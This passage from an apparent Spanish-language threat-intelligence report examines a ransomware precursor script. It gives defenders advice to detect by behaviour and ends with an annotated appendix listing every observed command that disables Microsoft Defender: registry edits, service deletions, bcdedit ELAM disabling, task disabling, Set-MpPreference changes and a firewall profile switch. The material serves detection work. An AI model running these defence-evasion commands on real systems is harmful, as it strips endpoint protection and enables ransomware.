reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f
reg add "HKLM\SYSTEM\ControlSet001\Services\MsSecFlt" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\Sense" /v "Start" /t REG_DWORD /d "4" /f
sc delete Sense
reg add "HKLM\SYSTEM\ControlSet001\Services\MsSecFlt" /v "Start" /t REG_DWORD /d "4" /f
sc delete SgrmAgent
sc delete SgrmBroker
Qué significa esto para los defensores
Se usan los mismos trucos porque todavía funcionan. Tal como observamos recientemente los mismos indicadores en la explotación de varias vulnerabilidades en distintos ataques, queda claro que muchos adversarios no sienten la necesidad de cambiar algo que les funciona. En este caso, el script es un mapa de las debilidades en las posturas de seguridad predeterminadas. Nuestro trabajo como defensores es volver obsoletos estos trucos.
Concéntrate en el comportamiento, no en el artefacto. En lugar de depender de la detección de hashes de scripts específicos o nombres de archivo, crea detecciones para los comportamientos en sí. Una alerta cuando reg.exe modifica el valor Start de un servicio crítico, o cuando PowerShell altera políticas de seguridad, es una defensa duradera. Así, no importa cómo se lleve a cabo este ataque (mediante un script, un binario, una shell interactiva, etc.): siempre podrás detectarlo.
Al fortalecer las defensas contra estas técnicas comunes, podrás prevenir el ransomware tal como lo hicimos en este caso.
Apéndice: lista completa de comandos
A continuación, encontrarás los comandos originales en texto amarillo, mientras que los comandos adicionales más recientes están en texto rojo.
|
Comando |
Propósito |
|
Configuración de red | |
|
Get-NetConnectionProfile |
Identifica el perfil de red actual que se va a usar como objetivo. |
|
Set-NetConnectionProfile -Name "Network" -NetworkCategory Private |
Cambia el perfil del firewall de red a "Private" para habilitar el movimiento lateral. |
|
Registro - Deshabilitar políticas de Defender | |
|
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f |
Elimina las políticas existentes de Defender para garantizar un punto de partida limpio. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f |
Deshabilita el motor principal de AntiSpyware mediante una política. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f |
Deshabilita el motor principal de AntiVirus mediante una política. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f |
Deshabilita funciones específicas en tiempo real, como el monitoreo de comportamiento y la protección IOAV. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f |
Deshabilita la protección en la nube ("Block at First Seen"). |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /d "0" |
Deshabilita el envío de datos al servicio de protección en la nube SpyNet/MAPS. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /d "0" |
Evita el envío automático de muestras de archivos a Microsoft. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f |
Desactiva las notificaciones mejoradas para evitar alertas al usuario. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f |
Desactiva la protección de Microsoft Defender contra aplicaciones potencialmente no deseadas (PUA). |
|
Registro - Desactivar registro de eventos y UI | |
|
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f |
Desactiva el registro de WMI para los eventos de la API de Defender. |
|
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f |
Desactiva el registro de WMI para los eventos de auditoría de Defender. |
|
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f |
Elimina la aprobación de inicio para el ícono de la bandeja de Defender. |
|
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f |
Elimina la clave del registro que inicia automáticamente el ícono de la bandeja de Defender para el usuario actual. |
|
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f |
Elimina la opción del menú contextual "Escanear con Microsoft Defender" al hacer clic derecho. |
|
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f |
Suprime todas las ventanas emergentes de Microsoft Defender que normalmente le aparecerían al usuario. |
|
Desactivar servicios | |
|
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f sc stop windefend |
Deshabilita o elimina el servicio principal de Windows Defender Antivirus. |
|
reg add "HKLM\System\CurrentControlSet\Services\Sense" /v "Start" /t REG_DWORD /d "4" /f sc stop Sense |
Deshabilita el servicio principal de Microsoft Defender for Endpoint (MDE). |
|
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f sc stop WdBoot sc delete WdBoot |
Deshabilita el servicio Defender Boot Driver. |
|
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f sc delete WdFilter sc stop WdFilter Nota: los comandos reales observados estaban mal escritos sc stop WdFiltrer sc delete WdFiltrer |
Deshabilita y elimina el controlador de filtro del sistema de archivos de Windows Defender Antivirus. |
|
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f sc stop WdNisDrv sc delete WdNisDrv |
Deshabilita el controlador del sistema de inspección de red de Windows Defender. |
|
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f sc stop WdNisSvc sc delete WdNisSvc |
Deshabilita el servicio de inspección de red de Defender. |
|
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f sc stop SecurityHealthService sc delete SecurityHealthService sc stop wscsvc sc delete wscsvc |
Deshabilita el servicio Windows Security Health (o el servicio más antiguo Windows Security Center) que monitorea el estado de seguridad. |
|
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f |
Elimina la clave de ejecución del registro de Security Health Service (persistencia). |
|
reg add "HKLM\SYSTEM\ControlSet001\Services\MsSecFlt" /v "Start" /t REG_DWORD /d "4" /f |
Deshabilita el controlador Microsoft Security Filter Driver. |
|
sc stop SgrmAgent sc stop SgrmBroker sc delete SgrmAgent sc delete SgrmBroker |
Deshabilita el System Guard Runtime Monitor (servicios Broker y Agent). |
|
bcdedit /set {current} disableelamdrivers yes |
Indica al administrador de arranque de Windows que no cargue ningún controlador Early Launch Anti-Malware (ELAM), incluido WdBoot. |
|
Tareas programadas | |
|
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable |
Deshabilita todas las tareas programadas relacionadas con Defender para escaneo, limpieza y mantenimiento. |
|
PowerShell: preferencias de Defender | |
|
Set-MpPreference -DisableRealtimeMonitoring $true |
Deshabilita el monitoreo en tiempo real a través de PowerShell. |
|
Set-MpPreference -DisableBehaviorMonitoring $true |
Deshabilita el monitoreo de comportamientos sospechosos en las aplicaciones. |
|
Set-MpPreference -DisableArchiveScanning $true |
Deshabilita el análisis de archivos comprimidos, scripts y unidades de red. |
|
Set-MpPreference -SubmitSamplesConsent 2 |
Establece el consentimiento de envío de muestras en "Never Send" (valor 2). |
|
Set-MpPreference -MAPSReporting 0 |
Desactiva los informes al servicio en la nube Microsoft Advanced Protection Service (MAPS) (valor 0). |
|
Set-MpPreference -[Level]ThreatDefaultAction 6 -Force |
Indica a Defender que tome "No Action" (valor 6) ante cualquier amenaza detectada. |
|
Set-MpPreference -PUAProtection disable |
Deshabilita la protección contra aplicaciones potencialmente no deseadas (PUA), como adware. |
|
Set-MpPreference -EnableControlledFolderAccess Disabled |
Deshabilita Controlled Folder Access, una función crítica contra ransomware. |
|
Set-MpPreference -ScanScheduleDay 8 |
Deshabilita de forma efectiva el análisis programado diario al establecer el día en un valor inválido (8 = Nunca). |
|
Set-MpPreference -DisableIntrusionPreventionSystem $true |
Deshabilita el sistema de prevención de intrusiones de red, lo que debilita la protección contra exploits basados en red. |
|
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true |
Evita que se descarguen actualizaciones de inteligencia de seguridad (firmas) al iniciar. |
|
Set-MpPreference -DisablePrivacyMode $true |
Deshabilita el modo de privacidad, lo que permite que todos los usuarios vean el historial de detección de amenazas. |